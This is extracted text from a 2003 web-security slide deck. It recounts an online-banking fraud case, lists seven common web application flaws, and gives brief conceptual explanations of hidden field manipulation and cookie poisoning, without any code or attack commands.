
Copyright ©2003 by infosecguru.com, All Rights Reserved 34 Victim: x.com • Business Model: Internet banking • Crime: Before revising its policy on Jan. 22, X.com Corp. in Palo Alto, Calif., allowed customers to transfer up to $2,500 from any U.S. bank account and then withdraw the money by entering only account and bank routing numbers on the X.com Web site.  Result: Imad Khalidi, CEO of Auto Europe LLC, a car rental agency in Portland, Maine, said he discovered on Jan. 14 that someone had used his account number to siphon $21,000 out of his company's bank account to pay for Gucci merchandise.

Copyright ©2003 by infosecguru.com, All Rights Reserved 35 Risk Management • A principle challenge faced by any organization today is establishing a consistent and reliable approach to assessing and managing their information security risks. – Being proactive is essential. – Having a process in place is essential. – Ongoing, reliable consistent assessments are essential.
Copyright ©2003 by infosecguru.com, All Rights Reserved 36 The Web Developer’s Seven Deadly Sins Why we are Here!

Copyright ©2003 by infosecguru.com, All Rights Reserved 37 The Web’s 7 Deadly Sins Hidden Field ManipulationHidden Field Manipulation Cookie PoisoningCookie Poisoning Application Buffer OverflowApplication Buffer Overflow Third-Party MisconfigurationThird-Party Misconfiguration Cross-Site Server ScriptingCross-Site Server Scripting Parameter TamperingParameter Tampering Forceful BrowsingForceful Browsing



Copyright ©2003 by infosecguru.com, All Rights Reserved 38 Hidden Field Manipulation • Vulnerability explanationVulnerability explanation: The application sends data to the client using a hidden field in a form. Modifying the hidden field damages the data returning to the web application • Why Hidden Field ManipulationWhy Hidden Field Manipulation: Passing hidden fields is a simple and efficient way to pass information from one part of the application to another (or between two applications) without the use of complex backend systems. • As a result of this manipulationAs a result of this manipulation : The application acts according to the changed information and not according to the original data
Copyright ©2003 by infosecguru.com, All Rights Reserved 39 Hidden Field Manipulation - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 40 Hidden Field Manipulation - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 41 Hidden Field Manipulation - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 42 Hidden Field Manipulation - Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 43 Cookie Poisoning • Vulnerability explanationVulnerability explanation: The session information contained within the cookie is changed to a different value causing the application to shift to the new session ID. • Why Cookie PoisoningWhy Cookie Poisoning: Some session IDs are not-secure e.g. not encrypted or weakly encrypted or hashed. This is generally due to lack of cryptographic expertise of the part of developers. • As a result of this manipulationAs a result of this manipulation : Hackers can assume the user’s identity and have access to that user’s information – identity theft/impersonation

Copyright ©2003 by infosecguru.com, All Rights Reserved 44 Cookie Poisoning - Example
